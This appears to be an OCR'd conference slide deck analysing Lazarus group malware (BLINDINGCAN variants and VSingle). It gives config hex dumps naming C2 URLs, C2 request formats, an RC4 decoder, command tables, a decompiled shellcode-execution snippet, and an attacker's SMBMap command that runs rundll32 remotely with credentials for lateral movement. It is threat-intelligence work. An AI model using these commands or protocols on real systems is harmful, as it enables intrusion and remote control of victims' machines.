
[ID]-101010

➡ C2 servers respond, “**Authentication Success**”.
Download the module after the 2nd request.

BLINDINGCAN_RC4

BLINDINGCAN_RC4

The malware starts operating when loaded by the loader.



Features of BLINDINGCAN_RC4

BLINDINGCAN_RC4

Example of files path

- **Loader** C:¥ProgramData¥Microsoft¥Windows¥Caches¥loghours.db
- **Main** C:¥ProgramData¥Package Cache¥{8c3f057e-d6a6-4338-ac6a-f1c795a6577b}¥state.db
- **Config** C:¥ProgramData¥Package Cache¥{8c3f057e-d6a6-4338-ac6a-f1c795a6577b}¥state.rsm

Service registration

- HKEY_LOCAL_MACHINE¥System¥CurrentControlSet¥Services¥LogonHours¥Parameters
- ServiceMain = KSMain

Decode key of the data file

- *[File Name][Export Name][Service Name]*
  - e.g. loghours.dbKSMainLogonHours

Configuration file

BLINDINGCAN_RC4

```
00000000  67 2d 51 44 1d e5 00 3c  05 00 00 00 68 74 74 70  |g-QD...<....http|
00000010  73 3a 2f 2f 77 77 77 2e  61 75 74 6f 6d 65 72 63  |s://www.automerc|
00000020  61 64 6f 2e 63 6f 2e 63  72 2f 65 6d 70 6c 65 6f  |ado.co.cr/empleo|
00000030  2f 63 73 73 2f 6d 61 69  6e 2e 6a 73 70 00 00 00  |/css/main.jsp...|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000110  68 74 74 70 73 3a 2f 2f  77 77 77 2e 61 75 74 6f  |https://www.auto|
00000120  6d 65 72 63 61 64 6f 2e  63 6f 2e 63 72 2f 65 6d  |mercado.co.cr/em|
00000130  70 6c 65 6f 2f 63 73 73  2f 6d 61 69 6e 2e 6a 73  |pleo/css/main.js|
00000140  70 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |p...............|
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000210  00 00 00 00 68 74 74 70  73 3a 2f 2f 77 77 77 2e  |....https://www.|
00000220  61 75 74 6f 6d 65 72 63  61 64 6f 2e 63 6f 2e 63  |automercado.co.c|
00000230  72 2f 65 6d 70 6c 65 6f  2f 63 73 73 2f 6d 61 69  |r/empleo/css/mai|
00000240  6e 2e 6a 73 70 00 00 00  00 00 00 00 00 00 00 00  |n.jsp...........|
00000250  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000310  00 00 00 00 00 00 00 00  68 74 74 70 73 3a 2f 2f  |........https://|
00000320  77 77 77 2e 63 75 72 69  6f 66 69 72 65 6e 7a 65  |www.curiofirenze|
00000330  2e 63 6f 6d 2f 69 6e 63  6c 75 64 65 2f 69 6e 63  |.com/include/inc|
00000340  2d 73 69 74 65 2e 61 73  70 00 00 00 00 00 00 00  |-site.asp.......|
00000350  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000410  00 00 00 00 00 00 00 00  00 00 00 00 68 74 74 70  |............http|
00000420  73 3a 2f 2f 77 77 77 2e  6e 65 2d 62 61 2e 6f 72  |s://www.ne-ba.or|
00000430  67 2f 66 69 6c 65 73 2f  6e 65 77 73 2f 74 68 75  |g/files/news/thu|
00000440  6d 62 73 2f 74 68 75 6d  62 73 2e 61 73 70 00 00  |mbs/thumbs.asp..|
00000450  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000520  01 00 00 00 0a 35 64 01  30 2f 05 00 00 00 00 00  |.....5d.0/......|
00000530  00 00 00 00 00 00 00 00  00 00 3c 00 00 00 00 00  |..........<.....|
00000540  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000660  00 00 00 00 06 00 00 00  00 00 00 00 00 00 00 00  |................|
00000670  00 00 00 00 00 00 00 00  00 00 00 00 63 00 3a 00  |............c.:.|
00000680  5c 00 77 00 69 00 6e 00  64 00 6f 00 77 00 73 00  |¥.w.i.n.d.o.w.s.|
00000690  5c 00 73 00 79 00 73 00  74 00 65 00 6d 00 33 00  |¥.s.y.s.t.e.m.3.|
000006a0  32 00 5c 00 63 00 6d 00  64 00 2e 00 65 00 78 00  |2.¥.c.m.d...e.x.|
000006b0  65 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |e...............|
000006c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000880  00 00 00 00 25 00 74 00  65 00 6d 00 70 00 25 00  |....%.t.e.m.p.%.|
00000890  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
```

```
struct config
{
  int server_count;
  CHAR SERVER[1300];
  int flag_https;
  struct in_addr proxy_server;
  __int16 proxy_port;
  int c2_retry_count;
  int flag_diskinfo;
  int flag_session_info;
  int flag_config_save;
  __int16 wait_timevalue;
  __int64 running_date;
  __int16 seed1;
  __int16 seed2;
  __int16 seed3[46];
  char unknown_59C[96];
  __int128 unknown_5FC;
  __int128 unknown_60C;
  __int128 unknown_61C;
  __int128 unknown_62C;
  __int128 unknown_63C;
  __int128 unknown_64C;
  int unknown_65C;
  _BYTE gap660[20];
  char cmd_path[520];
  const WCHAR temp_path;
  _BYTE gap87E[518];
};
```

Features of the Communication

BLINDINGCAN_RC4

1st Request

```
POST /[PATH] HTTP/1.1
Connection: Keep-Alive
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Host: [Server]
Content-Length: [Length]

id=[RC4_key  param_1 param_2 param_3]&[param_1]=[sessionID]&[param_2]=[fixedString]&[param_3]=[datagram]
```

RC4 + Base64

param is randomly selected from the strings below:

boardid,bbsNo,strBoardID,userid,bbs,filename,code,pid,seqNo,ReportID,v,PageNumber,num,view,read,action,page,mode,idx,cateId,bbsId,pType,pcode,index,tbl,idx_num,act,bbs_id,bbs_form,bid,bbscate,menu,tcode,b_code,bname,tb,borad01,borad02,borad03,mid,newsid,table,Board_seq,bc_idx,seq,ArticleID,B_Notice,nowPage,webid,boardDiv,sub_idx

fixedString is RC4-encrypted data of the following string:

T1B7D95256A2001E

Custom RC4

BLINDINGCAN_RC4

Custom RC4 is used to encrypt the communication

```
def custom_rc4(data, key):
    x = 0
    box = list(range(256))
    for i in range(256):
        x = (x + int(box[i]) + int(key[i % len(key)])) % 256
        box[i], box[x] = box[x], box[i]

    x = 0
    for i in range(0xC00):
        i = i + 1
        x = (x + int(box[i % 256])) % 256
        wow_x = x
        box[i % 256], box[x] = box[x], box[i % 256]
        wow_y = i % 256

    x = wow_y
    y = wow_x
    out = []
    for char in data:
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
        out.append(chr(char ^ box[(box[x] + box[y]) % 256]))

    return ''.join(out)
```

Match the RC4 key stream to 0xC00.

Features

BLINDINGCAN_RC4

List of commands

0x8201	Send system information	0x8225	sdelete	0x8244	Disk space information
0x8208	Device information	0x8226	Communication check	0x8247	None
0x8209	Directory list	0x8227	Change directory	0x8248	Sleep
0x8210	List of services	0x8231	Timestamp	0x8249	Get file name
0x8211	Upload	0x8232	Session close	0x8262	Write in file
0x8212	Download	0x8233		0x8264	Copy file
0x8214	Run processes	0x8240	Uninstall	0x8265	Move file
0x8215	Run processes as user	0x8241	Configuration information	0x8272	Delete file
0x8217	List of processes	0x8242	Overwrite configuration		
0x8224	Process kill	0x8243	Directory information		

BLINDINGCAN_AES

BLINDINGCAN_AES

BLINDINGCAN_AES is used for lateral movement.

- Downloads module and then starts the operation
- Features of the file
  - Saved in the system folder
  - The file size is large (approx. 150MB)
  - VMProtect
  - Strings are all encrypted with AES
- The configuration is saved in the following registry entry:
  - HKEY_LOCAL_MACHINE¥SYSTEM¥CurrentControlSet¥Services¥eventlog¥Application
  - Value: Emulate

Configuration

BLINDINGCAN_AES


```
00000000  de 06 00 00 02 00 00 00  68 00 74 00 74 00 70 00  |........h.t.t.p.|
00000010  73 00 3a 00 2f 00 2f 00  6d 00 6b 00 2e 00 62 00  |s.:././.m.k...b.|
00000020  69 00 74 00 61 00 6c 00  2e 00 63 00 6f 00 6d 00  |i.t.a.l...c.o.m.|
00000030  2e 00 62 00 72 00 2f 00  73 00 61 00 63 00 2f 00  |..b.r./.s.a.c./.|
00000040  46 00 6f 00 72 00 6d 00  75 00 6c 00 65 00 2f 00  |F.o.r.m.u.l.e./.|
00000050  4d 00 61 00 6e 00 61 00  67 00 65 00 72 00 2e 00  |M.a.n.a.g.e.r...|
00000060  6a 00 73 00 70 00 40 00  44 00 69 00 67 00 69 00  |j.s.p.@.D.i.g.i.|
00000070  74 00 61 00 6c 00 2e 00  6a 00 73 00 70 00 40 00  |t.a.l...j.s.p.@.|
00000080  42 00 72 00 6f 00 77 00  73 00 65 00 72 00 2e 00  |B.r.o.w.s.e.r...|
00000090  6a 00 73 00 70 00 40 00  46 00 69 00 65 00 6c 00  |j.s.p.@.F.i.e.l.|
000000a0  64 00 73 00 2e 00 6a 00  73 00 70 00 40 00 4d 00  |d.s...j.s.p.@.M.|
000000b0  61 00 6b 00 65 00 46 00  6f 00 72 00 6d 00 75 00  |a.k.e.F.o.r.m.u.|
000000c0  6c 00 65 00 2e 00 6a 00  73 00 70 00 00 00 6e 00  |l.e...j.s.p...n.|
000000d0  73 00 2e 00 6a 00 73 00  70 00 00 00 00 00 00 00  |s...j.s.p.......|
000000e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000100  00 00 00 00 00 00 00 00  68 00 74 00 74 00 70 00  |........h.t.t.p.|
00000110  73 00 3a 00 2f 00 2f 00  6d 00 6b 00 2e 00 62 00  |s.:././.m.k...b.|
00000120  69 00 74 00 61 00 6c 00  2e 00 63 00 6f 00 6d 00  |i.t.a.l...c.o.m.|
00000130  2e 00 62 00 72 00 2f 00  73 00 61 00 63 00 2f 00  |..b.r./.s.a.c./.|
00000140  46 00 6f 00 72 00 6d 00  75 00 6c 00 65 00 2f 00  |F.o.r.m.u.l.e./.|
00000150  4d 00 61 00 6e 00 61 00  67 00 65 00 72 00 2e 00  |M.a.n.a.g.e.r...|
00000160  6a 00 73 00 70 00 40 00  44 00 69 00 67 00 69 00  |j.s.p.@.D.i.g.i.|
00000170  74 00 61 00 6c 00 2e 00  6a 00 73 00 70 00 40 00  |t.a.l...j.s.p.@.|
00000180  42 00 72 00 6f 00 77 00  73 00 65 00 72 00 2e 00  |B.r.o.w.s.e.r...|
00000190  6a 00 73 00 70 00 40 00  46 00 69 00 65 00 6c 00  |j.s.p.@.F.i.e.l.|
000001a0  64 00 73 00 2e 00 6a 00  73 00 70 00 40 00 4d 00  |d.s...j.s.p.@.M.|
000001b0  61 00 6b 00 65 00 46 00  6f 00 72 00 6d 00 75 00  |a.k.e.F.o.r.m.u.|
000001c0  6c 00 65 00 2e 00 6a 00  73 00 70 00 00 00 6e 00  |l.e...j.s.p...n.|
000001d0  73 00 2e 00 6a 00 73 00  70 00 00 00 00 00 00 00  |s...j.s.p.......|
000001e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000500  00 00 00 00 00 00 00 00  63 00 6d 00 64 00 2e 00  |........c.m.d...|
00000510  65 00 78 00 65 00 00 00  00 00 00 00 00 00 00 00  |e.x.e...........|
00000520  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000600  00 00 00 00 00 00 00 00  0a 00 00 00 00 00 00 00  |................|
00000610  00 00 00 00 00 00 00 00  00 00 01 00 00 00 01 00  |................|
00000620  00 00 03 00 00 00 3c 00  00 00 78 00 36 00 34 00  |......<...x.6.4.|
00000630  5f 00 31 00 2e 00 30 00  00 00 00 00 00 00 00 00  |_.1...0.........|
00000640  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000670  00 00 00 00 00 00 00 00  00 00 01 00 00 00 31 00  |..............1.|
00000680  32 00 35 00 35 00 39 00  34 00 37 00 35 00 39 00  |2.5.5.9.4.7.5.9.|
00000690  33 00 31 00 33 00 36 00  33 00 36 00 00 00 00 00  |3.1.3.6.3.6.....|
000006a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000006b0  00 00 00 00 00 00 00 00  00 00 52 00 43 00 32 00  |..........R.C.2.|
000006c0  7a 00 57 00 4c 00 79 00  47 00 35 00 30 00 66 00  |z.W.L.y.G.5.0.f.|
000006d0  50 00 49 00 50 00 6b 00  51 00 00 00 00 00 00 00  |P.I.P.k.Q.......|
000006e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```


```
struct config
{
  int server_count;
  char server1[256];
  char server2[256];
  char server3[256];
  char server4[256];
  char server5[256];
  char cmd[256]; /* unused */
  int not_use_1; /* unused */
  int running_time;
  int not_use_2; /* unused */
  int not_use_3; /* unused */
  int not_use_4; /* unused */
  int not_use_5; /* unused */
  int sleep_time;
  char id[80]; /* unused */
  int set_uniq_id;    /* whether uniq_id is set or not*/
  char uniq_id[60];    /* A unique value is generated from computer
name */
  char AES_key[42];
};
```

Strings Encode

BLINDINGCAN_AES

- AES128 (CBC)
  - Only the first 16 bytes are used because the key is processed as wide characters
- API obfuscation
  - Strings are obfuscated with AES
  - wide characters





WORK FROM HOME, HACK INTO HOME

DEFCON 2021

Features of the Communication

BLINDINGCAN_AES

1st Request

```
POST /[Path]HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Cookie: token=[random 4-digit value][4-digit authentication key][number of communications made]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Length: [Size]
Host:[Server]

[param]=[Base64 data]
```

Proceeds to the next step when the C2 server's response contains the authentication key

param is randomly selected from the strings below:

tname;blogdata;content;thesis;method;bbs;level;maincode;tab;idx;tb;isbn;entry;doc;category;articles;portal;notice;product;themes;manual;parent;slide;vacon;tag;tistory;property;course;plugin

Base64 data format

[AES Key]@[Uniq ID]

BLINDINGCAN_AES Module

BLINDINGCAN_AES

The module contains multiple features and plays the main role once it is downloaded.

```
00000000  00 64 01 00 4d 5a 90 00  03 00 00 00 04 00 00 00  |.d..MZ..........|
00000010  ff ff 00 00 b8 00 00 00  00 00 00 00 40 00 00 00  |............@...|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000040  f0 00 00 00 0e 1f ba 0e  00 b4 09 cd 21 b8 01 4c  |............!..L|
00000050  cd 21 54 68 69 73 20 70  72 6f 67 72 61 6d 20 63  |.!This program c|
00000060  61 6e 6e 6f 74 20 62 65  20 72 75 6e 20 69 6e 20  |annot be run in |
00000070  44 4f 53 20 6d 6f 64 65  2e 0d 0d 0a 24 00 00 00  |DOS mode....$...|
00000080  00 00 00 00 63 93 9d bd  27 f2 f3 ee 27 f2 f3 ee  |....c...'...'...|
00000090  27 f2 f3 ee b4 bc 6b ee  25 f2 f3 ee 48 84 58 ee  |'.....k.%...H.X.|
000000a0  0b f2 f3 ee 48 84 59 ee  5d f2 f3 ee 48 84 6d ee  |....H.Y.]...H.m.|
000000b0  2c f2 f3 ee 2e 8a 60 ee  2a f2 f3 ee 27 f2 f2 ee  |,.....`.*...'...|
000000c0  ab f2 f3 ee 48 84 5c ee  2c f2 f3 ee 48 84 68 ee  |....H.\.,...H.h.|
000000d0  26 f2 f3 ee 48 84 6e ee  26 f2 f3 ee 52 69 63 68  |&...H.n.&...Rich|
000000e0  27 f2 f3 ee 00 00 00 00  00 00 00 00 00 00 00 00  |'...............|
000000f0  00 00 00 00 50 45 00 00  64 86 03 00 f7 12 c4 5e  |....PE..d......^|
00000100  00 00 00 00 00 00 00 00  f0 00 22 20 0b 02 0a 00  |..........". ....|
00000110  00 60 01 00 00 10 00 00  00 00 02 00 50 69 03 00  |.`..........Pi..|
00000120  00 10 02 00 00 00 00 80  01 00 00 00 00 10 00 00  |................|
00000130  00 02 00 00 05 00 02 00  00 00 00 00 05 00 02 00  |................|
00000140  00 00 00 00 00 80 03 00  00 10 00 00 00 00 00 00  |................|
00000150  02 00 40 01 00 00 10 00  00 00 00 00 00 10 00 00  |..@.............|
00000160  00 00 00 00 00 00 10 00  00 00 00 00 00 10 00 00  |................|
00000170  00 00 00 00 00 00 00 00  10 00 00 00 58 73 03 00  |............Xs..|
00000180  54 00 00 00 b8 71 03 00  a0 01 00 00 00 70 03 00  |T....q.......p..|
00000190  b8 01 00 00 00 10 03 00  a4 19 00 00 00 00 00 00  |................|
000001a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000001f0  00 00 00 00 00 00 00 00  00 00 00 00 55 50 58 30  |............UPX0|
00000200  00 00 00 00 00 00 02 00  00 10 00 00 00 00 00 00  |................|
00000210  00 04 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000220  80 00 00 e0 55 50 58 31  00 00 00 00 00 60 01 00  |....UPX1.....`..|
00000230  00 10 02 00 00 5c 01 00  00 04 00 00 00 00 00 00  |.....\..........|
00000240  00 00 00 00 00 00 00 00  40 00 00 e0 2e 72 73 72  |........@....rsr|
00000250  63 00 00 00 00 10 00 00  00 70 03 00 00 04 00 00  |c........p......|
00000260  00 60 01 00 00 00 00 00  00 00 00 00 00 00 00 00  |.`..............|
00000270  40 00 00 c0 00 00 00 00  00 00 00 00 00 00 00 00  |@...............|
00000280  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

UPX

Features

BLINDINGCAN_AES

List of commands					
0xABCF	Get current directory	0xABE9	Upload zip file	0xAC07	Change C2 server
0xABD5	Get the list of files	0xABEB	timestamp	0xAC0D	Get disk and file information
0xABD7	Get the list of processes	0xABED	Change local time	0xAC15	Change current directory
0xABD9	Stop process	0xABF5	sdelete	0xAC17	-
0xABDB	Run process	0xABF7	Run shellcommand	0xAC19	Get loading process information
0xABDD	Run process as user	0xABF9	Communication check	0xAC27	Copy file
0xABE1	Download file	0xAC03	-		
0xABE3	Upload file	0xAC05	-		

Tools Used

Tool

Lateral movement

- AdFind
- SMBMap
- Responder-Windows

Remote access

- TightVNC Viewer

Information theft

- XenArmor Email Password Recovery Pro
- XenArmor Browser Password Recovery Pro
- winrar

Other purposes

- tcpdump
- procdump
- wget

Lateral Movement using SMBMap

Tool

Spread infection using SMBMap

```
BigMSI.exe -u USERID -p PASSWORD=[password] -H
[IP_Address] -x "c:¥windows¥system32rundll32.exe
C:¥ProgramData¥iconcache.db,CryptGun HIQ0l7inRQJRaPDv"
```

Original SMB Scanner


Tool

SMB Scanner Usage

Scan.exe StartIP EndIP ThreadCount logfilePath [Username Password Deep]

Log file

```
192.168.1.1 - 192.168.1.100:(Username - test / Password - password
------------------
192.168.1.10  win7_test --------
 Share:              Type:                   Remark:
 C                   Disk
  $Recycle.Bin                  (DIR) 2012-07-17 05:06
  data                          (DIR) 2019-12-24 09:33
  Documents and Settings        (DIR) 2009-07-14 05:08
  pagefile.sys                  16777216  2021-04-02 08:00
  PerfLogs                      (DIR) 2009-07-14 03:20
  Program Files                 (DIR) 2016-11-16 01:02
  Program Files (x86)           (DIR) 2016-11-16 01:14
  ProgramData                   (DIR) 2016-11-18 04:29
  Recovery                      (DIR) 2012-06-19 05:49
  System Volume Information     (DIR) 2021-04-02 08:31
  Users                         (DIR) 2012-07-17 05:06
  Windows                       (DIR) 2021-04-02 08:00
 U/P Correct!
 Error: 5


------------------
```



1	What’s Lazarus?
2	Operation Dream Job
3	Operation JTrack
4	Details of Lazarus TTPs

Overview of Operation JTrack

In September 2020, attacks by Lazarus group were observed.

The attacker intruded multiple organizations in Japan.

The attacker infected into the target network via the compromised MSP.

Infected Malware

We have detected two types of malware.

VSingle

ValeforBeta

VSingle

VSingle is a RAT which executes arbitrary code from a remote host.

PDB Path

G:¥Valefor¥Valefor_Single¥Release¥VSingle.pdb

Version

```
1    Version: 1.0.1
2    Loggedon User: test-user
3    Stub Path:
4    Persistence Mode:
5    Persistence name:
6    Mutex Name: sonatelr
```

Version 4.1.1 and 3.0.1 have also been found.

Features of the Communication

VSingle

1st Request

```
GET /polo/[Unix time]/[random string].php?ufw=[Base64 data]&uis=[unique ID] HTTP/1.1
Host: maturicafe.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)
Accept: text/html3,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
```

Base64 data

"[IP address]|[Windows version number]|[version]"

Features

VSingle

List of commands	
1	Upload file
2	Set communication interval
3	Execute arbitrary command
4	Download/execute plugin
5	Upload
6	Send malware information
7	Uninstall
8	Download file

Support Plugin Type

VSingle

Plugins are temporarily saved in **%TEMP%** folder

Windows PE file
- tmp

VBS file
- vbs

BAT file
- bat

Shellcode

```
65  LODWORD(v12) = 255;
66  memset(&v24, 0, v12);
67  switch ( HIBYTE(word_10088AC4) )
68  {
69    case 0u:
70      tmp = mal_xor_decode(enc_string_10072DE0);// .tmp
71      mal_generate_temp_filename(&FileName, (int)tmp);
72      flag_create_file = 1;
73      break;
74    case 1u:
75      lpAddress = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
76      LODWORD(v13) = a1 - 18;
77      memmove_0(lpAddress, Buffer, v13);
78      ((void (*)(void))lpAddress)();
79      VirtualFree(lpAddress, dwSize, 0x8000u);
80      break;
81    case 2u:
